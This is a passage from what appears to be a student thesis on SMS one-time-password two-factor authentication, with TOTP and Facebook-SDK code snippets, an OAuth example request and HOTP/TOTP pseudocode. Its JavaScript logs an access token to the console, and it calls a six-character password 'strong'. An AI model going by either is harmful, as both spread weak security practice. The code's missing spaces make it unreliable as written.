Here is the example of TOTP code: [19][20]

```
publicActionResulttotp(string button1, FormCollection form)
    {
ViewData["seed"] = form["seed"];
String s1 = form ["seed"];
if (s1 == null) s1 = "";
vartopt = new Totp(System.Text.Encoding.UTF8.GetBytes(s1), step: 5);
```

```
if (button1 != null)
        {

topt = new Totp(System.Text.Encoding.UTF8.GetBytes(form["seed"]), step: 5);


        }
       vartotpCode = topt.ComputeTotp();
string v = String.Format("{0:00000000}", totpCode);
ViewData["random"] = v;

returnPartialView("onetime_random")
}
```

Accessing token using

```
FB.getAuthResponse()['accessToken']: FB.login(function(response) {
       if (response.authResponse) {
              varaccess_token = FB.getAuthResponse()['accessToken'];
                     console.log('Access Token = '+ access_token);
                           FB.api('/me', function(response) { console.log('Good to see
                     you, ' + response.name + '.');
                                 });
                     } else {
```

```
                console.log ('User cancelled login or did not fully authorize.');

                }

}, {scope: ''});
```

4 Difficulties and results

The most difficult step was to work with OpenSSO and Tomcat. And because SMS-OTP is a new technology; however, this was a challenge to understand all algorithms how to configure the system and the works done.

The first two weeks was used to study about Tomcat and OpenSSO its environment on Sun servers. OpenSSO s environment, was easy-to-use, could be downloaded from the main Sun Oracle website. However, one problem existing in environment was that the newest version 8.0 of OpenSSO environment cannot be downloaded at the moment for operation system.

The second difficulty was how if accidentally you forget or lose your phone and have login approvals turned on to. There shall be a solution so that you shall have the right authentication to get your login provided you are accessing your account from a saved device. A saved-device should be your home computer, the one that plays a role as central computer cause whenever you lose your password or mobile-phone, you can reset the static password here and you can also deactivate the log-in approvals option. This will ensure that you can gain the access again to you profile by having these recognized and associated machines with your account.

Whenever there is a notified to verify the log-in attempting from an unrecognized device. In case you do not recognize this login, you can change your password so that if the intruder knows your login credentials they were unable to access your account still and cause any harm. Since you have given this security code, you will have the choice to save the device to your account so that you do not see this challenge on future logins.

This method results that you will need your mobile every time when you log into your account from an unrecognized device so it is quite irritate and take a few more seconds to wait and enter the second layer password. The problem might appear again in your mobile phone if someone can access also to your phone and they can see the OTP sent from the server to your mobile. So my recommendation is that you should have always a pin code

on your mobile and some kind of anti-virus on your mobile also. For a funny way, it is called: "double protection", one for your mobile and another for your computer.

The third problem was how if the SMS-OTP sent to you but it is delayed and travels around the atmosphere 24 hours. Is "Waiting" the only way that you should do until the SMS-OTP comes? The answer will be yes because you have decided yourself at the first stage to include an extra security method to secure your account. So the more securable you want, the more inconvenient you might get in order to get your needs done.

After all, all designs and hardware installation requirements needed were constructed successfully after many fail times. The project was tested and it worked expectedly.

The final problem was software because the project was run under degrade version OpenSSO environment and Tomcat server. There are many software versions that you should choose in order to work compatibly with each other. In order to fix the problem, the project was programmed many times with different pieces of code. All software and hardware did not have any mistakes; however the system did not work expectedly. The problem was found due to GSM's library's pre-define buffer for transmitting data and receiving data. This buffer needed to be modified in order to receive all texts from data center.

The project had been failed about many times due to the wrong connection in the hardware and problems with memory storage of GSM module. After testing and running many times; finally, the project was successful perfectly as planning. Users with right password and extra right SMS-OTP had full rights to control their accounts.

5 Discussions

The fact is that: it is quite difficult to understand the theoretical background related to how those security tokens works with OTP but the idea can be understood in a very ease way.

When people are being hacked, most of them are complaining about some virus from their computer which can steal their password but actually it comes from their unconscious actions on the network. As a result: social engineer, using guessable passwords, phishing … are very simple methods for anyone to take advance of. It seems to be so if people can pay only a little attention of what they are doing on the internet like: url checking, not to click on any random ads, using a strong password with at least 6 characters including upper and lower case also 2 numbers then they are safe in most case. Phishing is very simple so that even with a basic knowledge about network and information technology skills then most of people can do phishing themselves.

Most of people have used the two-factor authentication without noticing for example at the bank or ATM place, they have entered the thing that they have (the card) and pass code. A unique code is sent to your phone in order to access from Web services which has two-factor authentication. USBs, smart cards or ports can be inserted by the user in order to make the hardware token work for financial services or bank services. For instant, the steps needed to activate those authentications on well-known Web services.

There are many big corporations like: Google mail, yahoo mail, drop box, Microsoft…they are providing also OTP for the users but many users really don’t know about those features until the day when their email accounts have been hacked and they tried to find out a solution for this by sending to service providers to reset their password or tried to find out a solution from the internet by themselves.

Facebook is the largest social network company in the world. Definitely they also provide OTP for the users. I really don’t know what kind of methods they are using for their feature but the technical issue is also the same just by provide user’s number and they are going to validate by sending to users reply-code.

As the most popular social website, Facebook also provide to the users the Login Approvals. As soon as you have an account on Facebook, there will be a Security option on the top right corner after you have been to Account Setting session. You have to choose the Edit by clicking on the option allowed Login Approvals. When you have check the option Require a security code to access my account from untruth browsers. You will be prompted to the next session. [13]

This will be so obvious that the users will receive login approvals from the server directly regardless of whether they have cellular service or Internet access so that the login approval feature get updated. When there is bad weather, the message can be delayed so within this spotty service you might have to wait if you want to access your account from unknown device. This feature is used for Android system but it will be enhanced on other operating system very soon in the future. If you are not Android user, you still can get the code to activate the login approvals through SMS. [17][18]




Figure 10: Facebook OTP setup. [16]

So in facebook, you have to: create strong password, confirm your mobile number, activate secure browsing, activate "LoginAprrovals", disconnect previous active sessions, activate private browsing, do not keep me "logged in", avoid spam links, sign out after use. [15]

For those securities providers, I really recommend Kaspersky and McAfee products, including soft tokens, in any case for maintaining compliance will be access securely from

remote and mobile employees to get the critical information. Strong 2-way authentication and management and streamlined deployment are included by password security offering so it reduces the operational effort and previous traditional costly one time password legacy solutions. [21]

More and more corporations are going to use two-factor security for their services so it is a quite benefit for customers in the future. However, it still has some drawbacks such as the system cannot work in some areas without mobile network or when network is going down. This problem is a minor drawback of the system; nevertheless, this situation hardly occurs because the mobile network covers almost everywhere and mobile network providers fix the network's problem immediately when some problems happen.

The last drawback is that user must pay some money to get this kind of services or if the sms provider might charge you something. It is not a big deal but sometimes it brings some disadvantages; especially, when user has no money in SIM card, he/she cannot use this service and it is much cheaper comparing to mobile certification.

6 Conclusions

The main goal of the project was to build an extra second layer security for the users was successfully achieved. Therefore sensitive web sites protections are not secure enough if you are only using static so this method should be spread and applied for the future.

Normally, it is too expensive for the maintenance of hardware tokens and the distribution so the solution for you is One-Time-Password and it works perfectly. Two-Factor authentication is provided, cost efficient so it is definitely the solution by using SMS One-Time-Password. There is no new client hardware or software needed so from my point of view it would be very nice tool just by connecting between mobile phone and computer for more extra security.

There are no need for such kind of service like user training, renewal of tokens, distribution of tokens and duplication of user accounts. It is just a matter of how you take a little time to get your account more securable.

Finally, there are many other methods to secure your account from the internet but SMS-OTP is very effective way to do that immediately. That is the reason many companies like Google, Facebook, Yahoo. Microsoft…has activated One-Time-Password service to their email system and it is totally free. So, let's give a try!

References

1. What is 'SMS One-time Password '(SMS OTP) [online]; 2013
URL: http://www.bankcomm.com.hk/en/includes/c3-job.html
Accessed 7 May 2014

2. Tarmo Anttalainen. Introduction to Telecommunications Network Engineering. 2nd ed. Boston, LD: Artech House 2003

3. SMS introduction [online]. ActiveXperts software; 2013
URL: http://www.activexperts.com/xmstoolkit/sms/intro/
Accessed 3 March 2013

4. Benefits of SMS. VISUALtron; 2013
URL: http://www.visualgsm.com/wire_sms_topic02.htm
Accessed 3 March 2013

5. One-time password [online]; March 2013
URL: http://en.wikipedia.org/wiki/One-time_password
Accessed 3 March 2013

6. The S/KEY One-Time Password System [online]; March 2013
URL: http://tools.ietf.org/html/rfc1760
Accessed 3 March 2013

7. A One-Time Password System [online]; March 2013
URL: http://tools.ietf.org/html/rfc2289
Accessed 3 March 2013

8. HOTP: An HMAC-Based One-Time Password Algorithm [online]; March 2013
URL: http://tools.ietf.org/html/rfc4226
Accessed 3 March 2013

9. TOTP: Time-Based One-Time Password Algorithm [online]; March 2013
URL: http://tools.ietf.org/html/rfc6238
Accessed 3 March 2013

10. OpenSSO One Time Password Authentication is the One That I Want [online]; February 2013
URL:
https://blogs.oracle.com/docteger/entry/one_time_password_authentication_opensso
Accessed 3 March 2013

11. Arduino. Arduino Liquid Crystal [online]; February 2013

URL: http://www.coresecuritypatterns.com/blogs/?p=1669
Accessed 3 March 2013
12. Timed One Time Password (TOTP) [online]; February 2013
URL: http://asecuritysite.com/encryption/totp
Accessed 3 March 2013

13. How to enable two-factor authentication on popular sites [online]; February 2013
URL: http://howto.cnet.com/8301-11310_39-57566228-285/how-to-enable-two-factor-authentication-on-popular-sites/
Accessed 3 March 2013

14. How to use two-step verification with your Microsoft account [online]; February 2013
URL: http://howto.cnet.com/8301-11310_39-57580180-285/how-to-use-two-step-verification-with-your-microsoft-account/
Accessed 3 March 2013

15. 9 Ways To Keep Hackers off Your Facebook Account [online]; February 2013
URL: http://www.hongkiat.com/blog/facebook-account-security/
Accessed 3 March 2013

16. Facebook and Two Factor Authentication (2FA) - for better or worse? [online]; February 2013
URL: http://searchsecurity.techtarget.com.au/news/2240036132/Facebook-and-Two-Factor-Authentication-2FA-for-better-or-worse
Accessed 3 March 2013

17. Facebook Issues Security Updates for Mobile App [online]; February 2013
URL: http://threatpost.com/facebook-issues-security-updates-mobile-app-060812/
Accessed 3 March 2013

18. Introducing Login Approvals [online]; February 2013
URL: http://www.facebook.com/note.php?note_id=10150172618258920
Accessed 3 March 2013

19. How to get access token from FB.login method in java script SDK [online]; February 2013
URL: http://stackoverflow.com/questions/4758770/how-to-get-access-token-from-fb-login-method-in-javascript-sdk
Accessed 3 March 2013

20. Timed One Time Password (TOTP)[online]; February 2013
URL: http://asecuritysite.com/encryption/totp
Accessed 3 March 2013

21. McAfee One Time Password [online]; February 2013
URL: http://www.mcafee.com/us/products/one-time-password.aspx

Accessed 3 March 2013

22. OAuth 1.0 for Web Applications [online]; February 2013
URL: https://developers.google.com/accounts/docs/OAuth
Accessed 3 March 2013

23. OAuth 2.0 for Web Applications [online]; February 2013
URL: http://hueniverse.com/oauth/
Accessed 3 March 2013

24. The OAuth 2.0 Authorization Framework [online]; February 2013
URL: http://tools.ietf.org/html/rfc6749
Accessed 3 March 2013

25. How to hack Facebook with phishing page 2014 new method [online]; April 2014
URL: www.coresecuritypatterns.com/blogs/?p=1669
Accessed 24 April 2014


Appendices

OAuth 1.0 for Web Applications [22][23]


```
POST /feeds/documents/private/full?xoauth_requestor_id=j.doe%40example.com
HTTP/1.1
Host: docs.google.com
Content-Type: application/atom+xml
Authorization: OAuth
oauth_version="1.0",
oauth_nonce="1c4fbbe4387a685829d5938a3d97988c",
oauth_timestamp="1227303732",
oauth_consumer_key="example.com",
oauth_signature_method="HMAC-SHA1",
oauth_signature="lqz%2F%2BfwtusOas8szdYd0lAxC8%3D"

<atom:entryxmlns:atom="http://www.w3.org/2005/Atom">
  <atom:category scheme="http://schemas.google.com/g/2005#kind"
              term="http://schemas.google.com/docs/2007#document" />
  <atom:title>Finnvn</atom:title>
</atom:entry>
```

The OAuth 2.0 Authorization Framework: Abstract Protocol Flow [24]



Refresh Token: Refreshing an Expired Access Token[24]



Pseudocode for Time OTP.[22][23]

```
functionGoogleAuthenticatorCode(string secret)
key := base32decode(secret)
message := current Unix time ÷ 30
hash := HMAC-SHA1(key, message)
offset := last nibble of hash
truncatedHash := hash[offset..offset+3]  //4 bytes starting at the offset
    Set the first bit of truncatedHash to zero  //remove the most significant bit
code := truncatedHashmod 1000000
pad code with 0 until length of code is 6
return code
```

Pseudocode for Event/Counter OTP.[22][23]

```
functionGoogleAuthenticatorCode(string secret)
key := base32decode(secret)
message := counter encoded on 8 bytes
hash := HMAC-SHA1(key, message)
offset := last nibble of hash
truncatedHash := hash[offset..offset+3]  //4 bytes starting at the offset
    Set the first bit of truncatedHash to zero  //remove the most significant bit
code := truncatedHashmod 1000000
pad code with 0 until length of code is 6
return code
```